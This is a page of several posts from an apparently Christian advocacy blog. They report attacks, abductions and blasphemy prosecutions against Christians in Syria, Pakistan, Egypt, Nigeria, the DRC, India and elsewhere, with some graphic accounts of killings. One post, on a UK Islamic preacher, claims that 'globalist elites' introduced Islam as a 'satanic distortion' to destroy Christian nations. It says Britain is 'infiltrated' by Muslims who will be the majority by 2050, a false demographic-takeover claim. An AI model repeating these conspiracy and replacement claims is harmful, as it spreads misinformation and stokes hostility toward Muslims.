Juliana Taimoorazy, a Nobel Peace Prize nominee and advocate for **persecuted Christians** in the Middle East, has described the situation as "demonic" and unlike anything seen before. According to her accounts, **jihadist** militants are forcing their victims into dehumanizing rituals before executing them. Survivors report seeing hearts carved out of bodies, people being shot, then beaten if they survived, and victims being forced to bark like dogs before being murdered.

SEE VIDEO BELOW FOR DETAILED REPORT

Syrians Massacred as Alawites, Christians Slaughtered by Jihadists
https://youtube.com/watch?v=0DM0tqJ8t98

Christian Communities in Syria Under Direct Attack

While much of the violence has **targeted Alawites**, **Syrian Christian communities are also under siege**. Christians, historically considered "people of the book" under Islamic law, have been singled out for their faith. Their churches have been burned, their priests have been kidnapped, and entire families have been slaughtered. The message from jihadists is clear—Christianity has no place in Syria.

Taimoorazy warns that the attacks on Christians are not merely collateral damage but a deliberate and targeted purge. Many Western reports dismiss Christian persecution as a secondary issue, but the reality on the ground tells a different story. Christians are being hunted, killed, and driven from their ancestral lands—a fate they have suffered since the Arab Spring began over a decade ago.

🔴 **Horrific Realities of Christian Persecution in Syria:**

- **Churches burned** and sacred sites desecrated.
- **Priests and religious leaders kidnapped or executed.**
- **Entire Christian families massacred in their homes.**
- **Children targeted simply for belonging to Christian families.**

Foreign Jihadists Fueling the Bloodshed

One of the most alarming revelations is that many of the jihadist fighters are foreign nationals. Footage from Syria shows fighters from Indonesia, Tajikistan, Jordan, and other regions, with unconfirmed reports suggesting some Americans may be among them. This mirrors past ISIS atrocities, where international extremists traveled to Syria to wage holy war.

Taimoorazy warns that these foreign fighters are fueling the conflict, spreading radical jihadist ideology, and committing unspeakable acts of violence against both Alawites and Christians. While some past conflicts in Syria involved foreign fighters from Western nations, the current crisis appears to be primarily driven by militants from Islamic-majority countries.

A Plea for Christian Refugees to Find Safety

The Christian population in Syria has plummeted from millions to fewer than 500,000. The continued massacres are forcing even more families to flee, but there are few places left for them to go. Taimoorazy is calling for international intervention to establish humanitarian corridors that will allow persecuted Christians and other minorities to escape.

Some Syrian Christians hope to find safety in Iraq's Kurdistan region or in the Druze-controlled areas of southern Syria, where Israel provides protection for persecuted minorities. Without urgent action, Christianity in Syria may disappear entirely, just as it has in much of the Middle East.

🔴 **Proposed Actions to Save Persecuted Christians:**

- **Demand international intervention to open safe escape routes.**
- **Pressure Western governments to stop legitimizing jihadist leaders.**
- **Raise awareness through churches, social media, and Christian advocacy groups.**
- **Support organizations that help relocate and protect persecuted Christians.**

Western Silence and the Need for Action

Despite the graphic nature of these atrocities, Western governments and mainstream media remain largely indifferent to the ongoing crisis. While there is some acknowledgment of the suffering faced by Alawites, Western governments have failed to recognize the dangers of legitimizing former jihadist leaders, despite ongoing Christian persecution.


The world must recognize that this is not just another conflict—it is a religious genocide. Christians worldwide must speak out, advocate for their brothers and sisters in Christ, and demand action from world leaders. The time for silence has passed; the truth must be told.

Islamic Preacher Calls for the Humiliation of Christians—Why Is This Allowed in the UK?

MARCH 4, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAIN PERSECUTION

A recent video has surfaced featuring an Islamic preacher in the UK making shocking claims about how non-Muslims should be treated under **Islamic rule**. The preacher, citing Islamic sources such as **Sahih Muslim** and **Sahih Al-Bukhari**, described a world in which Christians and Jews would be subjected to humiliation and discrimination simply for their beliefs. The video, covered by the **YouTube channel Saint AVS**, raises serious questions about religious discrimination and freedom of speech in the West.

UK Islamic Preacher's SHOCKING Message – Why Is This Allowed?
https://youtube.com/watch?v=2HAwDbnXpU4



The Preacher's Shocking Statements

According to the video, the preacher instructed fellow Muslims on how non-Muslims, referred to as "kafir" (or "kafirr"), should be treated under Islamic rule. Some of his statements include:

- Non-Muslims should be **forced to walk on the side of the road**, avoiding the main path used by Muslims.
- Christians and Jews must wear distinctive clothing to set them apart from Muslims, such as a red belt or shaved forehead.

- If a Muslim sees a non-Muslim wearing nice clothes on an Islamic holiday, the non-Muslim must surrender them.
- Churches are allowed but must not ring their bells or make any public expression of faith.
- Christians should be required to house Muslims in their churches when requested.
- Non-Muslims must wear mismatched shoes and walk in the middle of the street rather than the pavement, reinforcing their lower status.

These statements are not mere personal opinions but are drawn from Islamic texts that many Muslims consider authoritative. The intent behind these rules is clear: to make non-Muslims feel like second-class citizens, discouraging them from practicing their faith and ultimately pressuring them into converting to Islam.

Understanding the Meaning of "Kafir"

The term "kafir" (or "kafirr") is often translated as "infidel" or "disbeliever." In Islamic doctrine, it refers to anyone who rejects Islam, including Christians and Jews. In strict interpretations of Sharia law, non-Muslims are classified as "dhimmi," a protected but subjugated group required to pay a special tax (jizya) and abide by restrictive rules. The enforcement of these rules throughout history has led to widespread discrimination, with non-Muslims often treated as inferiors.

The Double Standard in Free Speech

The video by Saint AVS raises an important issue: why are Christian preachers in the UK being arrested or silenced for simply sharing their faith. In contrast, radical Islamic preachers can openly call for the humiliation of non-Muslims? There have been multiple incidents of Christian street preachers being detained for quoting the Bible or standing against unbiblical cultural trends. Meanwhile, Islamic extremists have been allowed to preach discriminatory ideologies without consequence.

This double standard is evident in the reluctance of authorities to confront radical Islamic rhetoric, likely out of fear of being labeled "Islamophobic." However, the reality is that allowing such hate-filled teachings to go unchecked creates a society where free speech is not equally applied. If a Christian preacher made similar statements about Muslims, the outcry would be immediate and severe. Yet, when an Islamic preacher calls for discrimination against Christians and Jews, it is met with silence from the same institutions that claim to champion tolerance and equality.

What must be understood is that these authorities are not merely turning a blind eye; they are actively empowering the spread of radical Islamic ideologies. The systematic tolerance of anti-Christian rhetoric and the unrestricted influx of Islamic immigration into the West have been part of a larger, calculated strategy by globalist elites. This policy has been implemented in stages over decades, using Islam as a tool to undermine and dismantle Judeo-Christian civilization.

A direct assault on the Christian faith has historically failed, only strengthening believers' resolve to remain faithful to God and His Son, Jesus Christ. Therefore, the globalist agenda introduced Islam as a substitute religion, a satanic distortion, to weaken Christian nations from within. Mohammed, who is exalted in Islam, is portrayed in historical records as a warlord, a deceiver, and an individual who engaged in practices contrary to moral and divine law.

Today, Britain has been infiltrated with over six million Muslims, and with their birth rates far surpassing native populations, projections indicate that by 2050, they will form the majority. Britain will no longer be a Christian nation. The so-called "Christian churches," particularly the Anglican establishment, have collaborated with globalists in this process, embracing interfaith dialogue while failing to defend the truth of Christ.

Christianity vs. Islamic Rule

The preacher's statements stand in stark contrast to the teachings of Jesus Christ. Christianity calls for love, forgiveness, and respect for all people, regardless of their beliefs. Jesus said to love your enemies and pray for those who persecute you. Christianity does not impose belief by force or coercion but offers salvation freely to those who choose to accept it.

Islam, in its strictest form, presents a different model. Sharia law imposes restrictions on non-Muslims, treating them as inferiors unless they convert. This system of governance does not align with the principles of freedom, equality, and grace found in the Christian faith. Christians must understand these differences to effectively defend their beliefs and share the Gospel with those trapped in oppressive ideologies.

What Can Be Done?

Christians must take a stand against religious discrimination and the suppression of free speech. This does not mean responding with hostility or hatred but rather with firm truth and unwavering faith. Here are some steps that can be taken:

- Speak out about these double standards and call for equal enforcement of free speech laws.
- Support persecuted Christians both in the UK and in Islamic-majority countries where these rules are actively enforced.

- Educate fellow believers about what Islam teaches and equip them with biblical responses.
- Engage in prayer for Muslims who are unaware of these oppressive teachings and for those seeking the truth of the Gospel.
- Advocate for political leaders to take a firm stance on protecting Christian freedoms and ensuring that radical ideologies do not go unchecked.

A Call to Action

The statements made by this Islamic preacher are not isolated incidents. They reflect a broader issue of growing intolerance toward Christians while radical Islamic ideologies are allowed to spread without opposition. If the UK and other Western nations continue to empower these forces, the erosion of Christian freedoms will only accelerate.

Christians must rise to the occasion, speaking truth boldly yet lovingly. The Gospel message is one of salvation, not subjugation. Now more than ever, believers must stand firm in their faith, expose the works of darkness, and continue to share the hope found in Jesus Christ with the world.

‘The Caliphate … Killed 41 Christians Were Stabbed with Knives’: The Muslim Persecution of Christians, January 2025

MARCH 3, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

The following are among the abuses and murders inflicted on Christians by Muslims throughout the month of January 2025.

The Muslim Abduction, Rape, and Forced Conversion of Christian Girls

Pakistan: On Jan 5, Muhammad Ali, a 35-year-old married Muslim man, **abducted** Saba Masih, the 12-year-old daughter of his Christian neighbor. He forcibly converted her to Islam, and “married” her through a fake Muslim certificate stating that the girl is 18-year-old, even though “Saba’s physical appearance also doesn’t match the age stated in the alleged marriage and Islamic conversion certificates,” **said** her father, Shafique Masih: “Whoever facilitated this sham conversion and marriage should be equally punished along with Ali.” When he first reported the kidnapping to police, “the police deliberately misstated Saba’s age,” writing down that she was 16, even though the father kept insisting she was 12. As of last **reporting**, authorities were intentionally delaying:

> "The police told me that they needed official permission to go to Sindh Province to recover Saba, but three weeks have passed and there's no progress in the matter. I'm visiting the police station on a daily basis to plead with them to act, but it seems now that they are not serious in finding my minor daughter."

A Christian lawmaker in Punjab Assembly, Ejaz Augustine, **expressed** concern over the increasing cases of abduction:

> "Forced conversions and marriages of minor girls have become a serious crisis for the Christian community. A bill criminalizing child marriages is pending in the Punjab Assembly since April 2024, but it is very unfortunate that despite our repeated demands for its passage, there's been no movement in this regard."

Separately, on Jan 20, three Muslim men broke into a Christian household and **kidnapped** Ariha, a 12-year-old girl, at gunpoint. According to Sumera, the girl's mother, the ringleader of the abductors is their 40-year-old neighbor, Sajjad Baloch. When the mother went to the Baloch family and pled for them to intervene and help retrieve Ariha, "**The** next day I received a phone call from Sajjad in which he threatened to rape Ariha and to sell her to sex traffickers if we pursued the matter." Although the abductor's family continued to assure the Christian family that they would help, on Jan. 24, they simply relocated and disappeared. **According** to the girl's father, Gulzar, "We visit the police station every day with the hope that we will get some information about our child, but so far there's no breakthrough." Gulzar further "expressed concern that Ariha could become a victim of sexual exploitation through forced conversion to Islam and involuntary marriage to a man triple her age."

In yet another similar but separate story, on Jan. 9, five Muslims, most of them women, **kidnapped** a 14-year-old Christian girl. Her father, Sharif Masih, believes that her abductors will forcibly convert and marry her off:

> "**Saneha** was lured out of the house by a Muslim girl whose family had recently moved to our neighborhood. A neighbor, Rehan Razaque, saw her being bundled into a van by the accused, which included two women, one of whom was the mother of the girl who had brought Saneha out of her home."

One of the suspects, the father said, was Muhammad Dildar, who had been making unwelcome advances toward his daughter, which she unequivocally rebuffed. Although police eventually arrested two suspects, and "despite repeated pleas to the police, they are not making any effort to recover Saneha or arrest the other accused," the father **said**:

> "We even gave them some cell phone numbers to trace the whereabouts of Dildar, but nothing has been done to find him… The investigating officer of the case, Assistant Sub-Inspector Ihsan Ullah, is making no effort to track the accused. It's been nearly two weeks Saneha has been missing, and we fear that the accused will force her to convert to Islam and marry Dildar to give a legal cover to their crime."

Since the abduction, his wife has fallen ill and been hospitalized twice over worry for her kidnapped daughter.

Discussing the plight of these Christian girls in Muslim Pakistan, one **report** states that,

> "Typically, kidnapped girls in Pakistan, some as young as 10, are abducted, forced to convert to Islam and raped under cover of Islamic 'marriages' and are then pressured to record false statements in favor of the kidnappers, rights advocates say. Judges routinely ignore documentary evidence related to the children's ages, handing them back to kidnappers as their 'legal wives.'
>
> Recorded cases of abduction and forced conversion numbered 136 in 2023, the highest annual total ever, according to the Center for Social Justice… Unofficial sources suggest that forced religious conversions linked to forced marriages affect as many as 1,000 girls belonging to religious minorities annually."

Egypt: On Jan. 29, Coptic Solidarity published a **53-page report** on "the Epidemic of Abductions and Forced Disappearance of Coptic Women and Girls," written by Sonja Dahlmans. According to a **newswire**,

> "The report sheds light on the evolving tactics of Muslim trafficking groups who target Coptic women and minor girls for forced conversion and marriage.... Many hundreds of Coptic women have been forcibly disappeared in the last decades in Egypt, but government officials and legislators in the West have been hesitant to speak out... A major change in tactics by these Islamic conversion groups (assisted by implicit or explicit support by certain authorities) is the use of grooming and/ or luring instead of just utilizing abrupt abductions. There is also a new emphasis on targeting Coptic women who suffer physical or mental health problems, which make them doubly vulnerable. This enables the abductors to create confusion regarding the circumstances of a disappeared Coptic girl, creating a narrative of a love story utilizing existing relationships and communications, despite orchestrating the entire situation... Coptic women and their bodies are sometimes used to shame and/or avenge the entire Coptic community."

The Muslim Slaughter of Christians

Nigeria: Headlines of the "**pure genocide**" of Christians from the month of January follow:

- **Jan. 7**: **Herdsmen Destroy Christian Worship Building, Homes in Nigeria**
- **Jan. 8**: **Christians Slain in Attacks in Plateau State, Nigeria**
- **Jan. 15**: **Emerging Islamic Extremist Group Kills Christians in Northern Nigeria**
- **Jan. 19**: **Gunmen Kill Celestial Church Leader**
- **Jan. 24**: **Boko Haram's Latest Attacks Displace Thousands of Christians in Nigeria**
- **Jan. 30**: **Nigerian Church Leader Killed During Worship Service**

Congo: On Jan. 15, at least 53 Christians were **massacred**, and 16 abducted, over the course of two jihadist raids. The Islamic State Central Africa Province (ISCAP, also known as the Allied Democratic Forces) announced the killings in two social media posts. **According** to one, "By the grace of Allah Almighty, the soldiers of the Caliphate attacked the village of Makoko in the Lubero region and killed 41 Christians were stabbed with knives." The other post said 12 Christians were killed in the village of Masakuki. In just the three weeks between Christmas 2024 and these attacks of Jan. 15, at least **128 Christians** have been slaughtered in the North Kivu region alone.

Syria: According to a Jan. 27 **post** on X, during the church funeral of Lucien Haddad, a Christian man who was "murdered by roving gangs of jihadists plaguing minorities," other Muslims connected with the ruling regime forced the congregation to recite the Koran's *Fatiha* chapter—which refers to Christians as "those who are astray"—before mourners could proceed with the Lord's Prayer.

Pakistan: On Jan. 6, "radical Islamists" **murdered** a Christian mother and severely injured her daughter in the attack. After giving the few known details of the attack, which occurred in

Gujranwala, the **report** elaborates on the causes behind such nonstop abuses against Christians and other non-Muslim minorities in Pakistan:

> "The rise of such heinous crimes stems directly from a Pak Army apparatus that has systematically allowed radical Islamists to wreak havoc on vulnerable communities. Paki establishment has created a nation where the rights of minorities are trampled upon with alarming regularity. By empowering hardline groups and allowing them free rein, the Army has nurtured a culture of extremism that targets Christians, Hindus, Ahmadis, and other minorities with brutal precision. The systemic failures of law enforcement and the judiciary further amplify the plight of minorities. Police rarely act to protect victims, while legal loopholes and vague religious laws, such as the infamous blasphemy law, are weaponized against them. These tools of oppression serve not only to silence dissent but also to provide cover for the perpetrators of violence. In the case of minority girls, the judicial system often works to retain victims against their will, legitimizing forced conversions and marriages under the pretext of religious freedom. This legal framework is no accident—it is the product of an establishment that has long relied on radical Islamists as a tool of power. These alliances have turned Pakistan into a hotbed of extremism, destabilizing not just its internal fabric but the entire region. The unchecked violence against minorities is not an aberration but the inevitable outcome of decades of Army-sponsored radicalization."

Muslim Attacks on Christian Freedom: Apostasy, Blasphemy, and Proselytism Laws

Iran: According to "The Tip of the Iceberg: Documented Rights Violations Against Christians," a **report** published by Article 18 in January, the persecution of Christians, almost all of whom are converts, is worsening. For example, Islamic courts handed out six times more prison time to Christians in 2024 than 2023. Also 96 Christians were sentenced to a total of 263 years in prison for practicing their faith in 2024; by comparison, only 22 were sentenced to a total of 43 years in 2023. Court documents make clear that these sentencings revolve around religion. For example, four converts were sentenced to 10 years each in prison **for** "engaging in missionary activities." Another Christian was given a 15-year prison sentence for "undermining national security and promoting Zionist Christianity." Others were charged with engaging in "propaganda contrary to the holy religion of Islam."

Egypt: Two Christian men, Abdulbaqi Said Abdo and Nour Gerges, who "unjustly" spent more than three years in prison "on blasphemy charges," to **quote** the United States Commission on International Religious Freedom (USCIRF), were finally released on Jan. 31. They were originally arrested in 2021 after participating in a Facebook group dedicated to helping Muslim converts. Speaking after his release, Abdulbaqi **lamented** his lost years in prison: "It isn't right that a government should tear me away from my family, keep me in these awful conditions, only because

of the faith in which I peacefully choose to believe." During their more than three years' imprisonment, Nour **was** "tortured by prison guards," while Abdulbaqi "was sent to solitary confinement after a fellow inmate told authorities he had written down Bible passages." Though the two Christian men have been released, Egypt has not dropped the charges against them.

Somalia: On Jan. 20, after a Muslim woman found that her husband had a Christian over to study the Bible, she **beat** him with a heavy iron object which caused him to lose his speech. A month earlier, around Christmas time, when 35-year-old Abdulai Ramadan had become Christian and invited a few other believers over, his wife **said** to him, "The religion that you have brought to our family is a big embarrassment to family, relatives and Islamic community." He, however, **responded**, "I refuse to recant my faith in Christ. I am willing and ready to provide all that you need, but to renounce my faith in Christ is what I cannot do." A month later, on the day of the attack, when she returned home from visiting her parents, she learned from one of her younger children that Abdulai had a friend over, and they studied the Bible and prayed. The Muslim wife became irate, **saying**, "We had agreed that no Christian activities are to take place in our home, but instead you continued doing the opposite," at which point she smote him with a heavy metallic object, as one of their children **recalled**:

> "My father fell down only to regain consciousness the following day in the morning. My mother left early in the morning without telling us where she was going. My father removed his phone but could not ring with it. He used some sign language and showed me the person to call."

A pastor answered and arrived soon thereafter. According to that pastor, while he was there, the wife and five of her relatives returned. On seeing the Christian preacher, the wife began to **cry**, "Bad religion, bad religion—go away."

> "On seeing the mood, I tried to cool the situation, but the wife continued insulting the husband as an infidel. The husband could not utter a word. The in-laws were also demanding a divorce to take their daughter back home with the children."

When other Muslim neighbors and passersby began to congregate due to the ruckus,

> "**I** started sensing danger and quickly put Abdulai inside my car and drove away as the wife was uttering insults. The wife said, 'Disappear immediately and never come back again.' Ramadan had a deep cut in his forehead, his clothes were soaked in blood, and he was in great pain."

According to the **report**,

> "Upon arriving at the hospital, a doctor determined that Ramadan had lost his speech due to the impact of the metal object that hit him, the pastor said. Ramadan, who has four children ages 11, 8, 6 and 3, is still receiving hospital treatment."

The **report** adds that

> "Somalia's constitution establishes Islam as the state religion and prohibits the propagation of any other religion, according to the U.S. State Department. It also requires that laws comply with sharia (Islamic law) principles, with no exceptions in application for non-Muslims.
>
> The death penalty for apostasy is part of Islamic law according to mainstream schools of Islamic jurisprudence. An Islamic extremist group in Somalia, Al Shabaab, is allied with Al Qaeda and adheres to the teaching."

Pakistan: On Jan. 26, police **arrested** a mentally handicapped Christian man on blasphemy charges, despite being aware of his condition. Farhan Javed Masih, 28, was arrested after a local villager, Muhammad Bilal Khan, accused him of speaking against Islam, **according** to the Christian man's mother, Parveen:

> "We were at home when Bilal and some other Muslims came and told us that Farhan had committed blasphemy. I pleaded with them to forgive him keeping in mind his mental state, but they did not listen to me and called the police, which arrested him."

The mother, who was widowed six years ago, said that her son's mental condition worsened following his father's death, at which point he also turned to and became addicted to drugs: he was eventually fired and began to "**loiter** around the village all day saying absurd things. The entire village knows that he is of unsound mind." The man who accused Farhan of blasphemy says

he was watering his crops when the Christian appeared "and started speaking absurdities." Farhan reportedly **said**,

> "The holy personages of your religion are false, and I don't want to live among Muslims, because you belong to inferior status."

If convicted, he faces between 5 and 10 years imprisonment.

Sudan: According to a Jan. 16 **report**, "the Muslim family of a young man … has disowned him and compelled his wife to divorce him because he converted to Christianity." Problems began last year when a "hardline Muslim" known only as "Sheikh Amaar" first learned about the conversion. He **threatened** the young man (name withheld for security reasons) "to return to Islam or face serious consequences." Before long his family also turned against him, telling him "You are no longer a member of our family, because you have changed your religion." He eventually left his family home and village and, last reported, was living in hiding.

Generic Muslim Persecution of Christians

Malaysia: According to a Jan. 16 **report**, the Malaysian government, "in collaboration with the Islamic institution JAKIM, is employing tactics to pressure non-Muslim students into converting to Islam during university orientation programs." According to multiple sources, non-Muslim students, many of whom are Christian, are being "**subjected** to a variety of tactics designed to induce conversion." These include:

> "Religious indoctrination: Students are exposed to intense religious teachings and propaganda that promote the virtues of Islam and the drawbacks of other faiths.
>
> Social pressure: Students are also made to feel isolated or excluded if they do not express interest in conversion. They are offered social or academic benefits in exchange for converting.
>
> Threats or intimidation: In some cases, students are threatened with negative consequences, such as academic repercussions or social ostracism, if they refuse to convert."

The report **adds** that those students who do convert to Islam are told to keep the conversion secret from their non-Muslim families.

Sudan: Authorities **prevented** internally displaced Christians from celebrating Christmas in the park where they had taken refuge. They initially gave the Christian refugees permission, but kept

making the requirements more stringent. At first, they said all the Christians must do is "refrain from using microphones and other sound system equipment," which they happily agreed to. But when Christmas Day came, the authorities' demands and strictures grew, until the planned celebrations were canceled altogether.

Indonesia: On Jan. 17, 24, and 29, hundreds of Muslims took to the streets to **protest** the presence of two evangelists at a major gospel event, Peter Youngren, founder in Canada of World Impact Ministries, and Swiss evangelist Jacob Wendesten. The event, Friendship Festival, "**was** originally planned as an inter-faith event, but the uproar from Islamic groups reportedly compelled authorities to limit it to Christian activities." Muslims objected to Wendesten because he once made reference in a video to a "small radical Muslim group." Youngren's crime was that **he** "published a book on efforts to achieve (spiritual) 'victory' in (spiritual) 'enemy territory." According to the **report**, Muslims protested in part to preserve "harmony":

> "Hundreds of Muslims… launched the Jan. 29 demonstration in front of the Aston Hotel, where Youngren and Wendesten were staying in Palu. They reportedly blocked the Friendship Festival venue and called for it to be cancelled. The local Indonesia Ulema Council … and Muslim figures from other organizations also reportedly repudiated the event on grounds of security and harmony…"

Separately, Muslims "threatened massive protests against the construction of a Catholic church," says a Jan. 9 **report**, "in the latest standoff over Christian worship in the world's largest Muslim country." The Muslims also said they were preparing to sue the partially constructed Sang Hyang Hurip St. Anthony Catholic Church for obtaining building permits which local Muslims claim were granted **through** "improper means and without their permission." While discussing this development, one **report** states that

> "Christians in Indonesia say they are routinely pressured to make extra payments known as 'grease' to local officials or residents in order to obtain construction permits in the 83.3-percent Muslim country. When Muslim residents opposed to the St. Anthony church construction demonstrated in the street, one Catholic commented on social media, 'Those who demonstrate do it because there was no *grease* available.'"

According to an Indonesian attorney speaking on condition of anonymity, this "grease" is "a kind of bribery paid to protestors to keep them from blocking church construction, though not legally acknowledged even when it is paid in full view of police."

Raymond Ibrahim, author of **Defenders of the West**, **Sword and Scimitar**, **Crucified Again**, *and* **The Al Qaeda Reader**, *is the Distinguished Senior Shillman Fellow at the Gatestone Institute and the Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

SOURCE: RAYMOND IBRAHIM

Previous Reports:

- **December, 2024**
- **November, 2024**
- **October, 2024**
- **September, 2024**
- **August, 2024**
- **July, 2024**
- **June, 2024**
- **May, 2024**
- **April, 2024**
- **March, 2024**

- February, 2024
- January, 2024
- December, 2023
- November, 2023
- October, 2023
- September, 2023
- August, 2023

Indian Authorities Are ‘Turning a Blind Eye’ to Christian Persecution: Expert

MARCH 3, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Photo illustration by Tom Chen/Unsplash

During Thursday’s “**Washington Watch**,” Family Research Council President Tony Perkins observed, “India, largest so-called democracy in the world, is a place of great hostility and discrimination toward Christians,” and this persecution is only “growing ever more severe.” Despite the rising rates of hostility in that country, and the push Perkins made for reform during his time at the U.S. Commission on International Religious Freedom, India has not been recognized as a country of particular concern.

Arielle Del Turco on the Rising Persecution of Christians in India
https://youtube.com/watch?v=XJTpjfYEFTs

As such, Perkins added, the "tools" needed for the federal government to confront this hostility are lacking, suggesting that "they're turning a blind eye to the attacks and to the abuse and discrimination toward Christians and other religious minorities." FRC's Director of the Center for Religious Liberty Arielle Del Turco weighed in on the topic. Concerning this Christian persecution, she emphasized, "We don't hear about it that often, but attacks against Christians are shockingly frequent."

As detailed in a new FRC **publication**, research has found that, "in 2023 alone, there were 687 reported incidents of violence against Christians in India." Additionally, among other acts of persecution, "Indian officials consistently downplay violent attacks against religious minorities and fail to take adequate steps to protect them. In some cases, local authorities participate in the targeting of minorities." Just in the past week, Del Turco stated, "we saw there was a church where … a mob of 200 people came and interrupted a worship service, beat people with iron rods simply because they were attending a Christian worship service in their community."

When police finally arrived, she continued, "they didn't show up to protect the Christians necessarily. They showed up. They took the pastor in for questioning, and they asked him if he was responsible for 'forced conversions,' of all things. There was no basis for this." As Del Turco explained, this case demonstrates how Indian authorities sided with "the mob over the Christian citizens who were attacked simply for worshipping their God. So, we're looking at not only a situation where there's a lot of violence and Christians face uncertainty and attacks, but the police are at worst complicit and at best completely turning a blind eye to Christian suffering."

"We see that happening a lot in some countries," Perkins added, "like Nigeria and others, where it's not necessarily at the hands of government that we see this systematic persecution … but they're just turning away, allowing the mobs … to carry this out with impunity." In fact, Perkins highlighted how there have been reports that, on March 1, "there is going to be an all-out attack Hindu extremists in the nation have called for a day of mob violence targeting Christians, accusing them of being cow slaughterers." This serves as "yet another painful reminder that though India claims to be the world's largest democracy, many of its policies reinforce the perception that the nation has succumbed to this Hindu nationalism that is worsening into extremism."

Assuming this potential attack is set to become a reality, Perkins asked, "How we as Christians here in the United States … be responding to this threat for March the 1st?"

It's "very scary," Del Turco noted. She explained how the concern has come from "a few viral videos went around social media in India where Hindu leaders were calling on their followers to physically attack Christians. … Christians in India are very frightened, so they would really appreciate our prayers." She went on to highlight how Indians "have reached out asking for prayers, asking for awareness on this issue."

As Del Turco further explained, religious persecution has been “growing rampant in India over the last several years. India went from a country that was number 32 on the most dangerous list of places to be a Christian, according to Open Doors, number 11. So, we’ve seen a serious in safety for Christians in India over the last decade or so.”

Perkins asked if Indian Prime Minister Narendra Modi has addressed the crisis. Del Turco responded, “He has largely been entirely silent on violence against Christians, and partially it’s because some of his supporters, not all … are fomenting this type of violence. So, it’s not politically advantageous for him … part of a Hindu nationalist movement, to really be speaking out against this.”

Ultimately, Del Turco concluded, “we live in unprecedented times with President Trump really having a bit of an unpredictable foreign policy. But he has a good relationship with Modi, and I think he has a chance here to call India out, to call up Prime Minister Modi and ask him to protect Christians.” Since “we’re coming up against March 1st, this would be a good time to do that.”

SOURCE: **THE WASHINGTON STAND**

Jihad Against Christians: A Call to Action for the Persecuted Church

FEBRUARY 21, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, JIHAD

A Special Plea to President Trump and Senator Marco Rubio: Please Act!

President Trump and Senator Marco Rubio, we urge you to take action to **protect persecuted Christians** in the Democratic Republic of Congo (DRC). For far too long, previous administrations have ignored the escalating genocide against believers. The **mass beheading of 70 Christians** in a Protestant church in Kasanga is yet another tragic example of this unchecked jihadist violence.

We ask you to **stand boldly for religious freedom** and use your influence to pressure international bodies and regional leaders to take decisive action against the **Allied Democratic Forces (ADF) and other militant groups** targeting Christians. The world must not continue to turn a blind eye while our brothers and sisters are massacred.

Jihad Against Christians: The Beheading of 70 Believers in the DRC

A devastating massacre of 70 Christians in the Democratic Republic of Congo (DRC) has largely gone unnoticed by the mainstream media. The horrific event took place in the early morning hours of February 13, when suspected militants from the Allied Democratic Forces (ADF)—a group affiliated with the so-called Islamic State—brutally beheaded believers in a Protestant church in Kasanga.

The Atrocity: A Deliberate Attack on Christians

According to **Open Doors** and corroborated by **CBN News**, the attackers approached homes in **Mayba, Lubero territory**, in the early morning hours, coercing residents to come outside. Twenty Christian men and women were taken captive initially, and as the community attempted to intervene, an additional 50 believers were rounded up.

70 Christians Reportedly Beheaded in Congo
https://youtube.com/watch?v=UL-r1GVCvRE

The militants then forced the hostages into a Protestant church, where they were mercilessly slaughtered. In the aftermath, many families were unable to bury their loved ones due to continued security threats in the region. Christians in the area are now fleeing for their lives.

Rising Persecution: A Systematic Targeting of Christians

This tragedy is just one instance in a larger wave of anti-Christian jihadist violence sweeping across Africa. Reports indicate that the ADF has been systematically attacking Christian villages, churches, and schools. The violence in the DRC has been exacerbated by regional conflicts, particularly with Rwanda, which some analysts suspect may be covertly supporting militant groups for geopolitical gains.

Dexter Van, an expert on **anti-Christian violence**, told **CBN News**:

> "This is not an isolated event. What we are seeing is a coordinated jihad against Christians across Africa, particularly in regions where Islamic militants seek to establish dominance. The media's silence is deafening. If this were any other minority group, there would be global outrage."

Why Is the World Silent?

The persecution of Christians in Africa is one of the most **underreported** crises in the world today. As CBN's **Dexter Van** pointed out if 70 people from another demographic had been beheaded—whether in a pride parade, a Palestinian village, or another politically sensitive

location—media outlets would be saturated with coverage. However, the story has largely been ignored since these were Christians in Africa.

A scholar cited by CBN News, Virgil Hawkins, noted that more than 5.4 million people have died in conflicts in the DRC. Yet, Western media has published only a fraction of the coverage devoted to other global conflicts with significantly lower death tolls.

This bias, driven by anti-Christian sentiment and selective outrage, has left African Christians to suffer in silence.

A Call to Prayer and Action

As believers, we cannot turn a blind eye to the suffering of our brothers and sisters in Christ. We are called to pray, advocate, and take action.

Pray for:

- God's **comfort and strength** for the grieving families and the persecuted church in the DRC.
- **An end to violence**, and that the national and international authorities would take action against these terrorist attacks.
- The **Holy Spirit to convict the ADF militants**, leading them to repentance and salvation in Jesus Christ.

What You Can Do:

1. **Raise Awareness** – Share this report on social media, your church, and prayer groups.
2. **Support Ministries like Open Doors** – They provide aid and support to persecuted Christians worldwide.
3. **Contact Lawmakers** – Demand that U.S. and international leaders take action against jihadist violence targeting Christians in Africa.

This is not just an African issue—it is a **Christian issue**. The Church must stand united against persecution, remembering the words of Jesus in **Matthew 5:10**: *"Blessed are those who are persecuted because of righteousness, for theirs is the kingdom of heaven."*

Will we remain silent while **our Christian family is slaughtered**, or will we speak up and pray fervently for their deliverance?

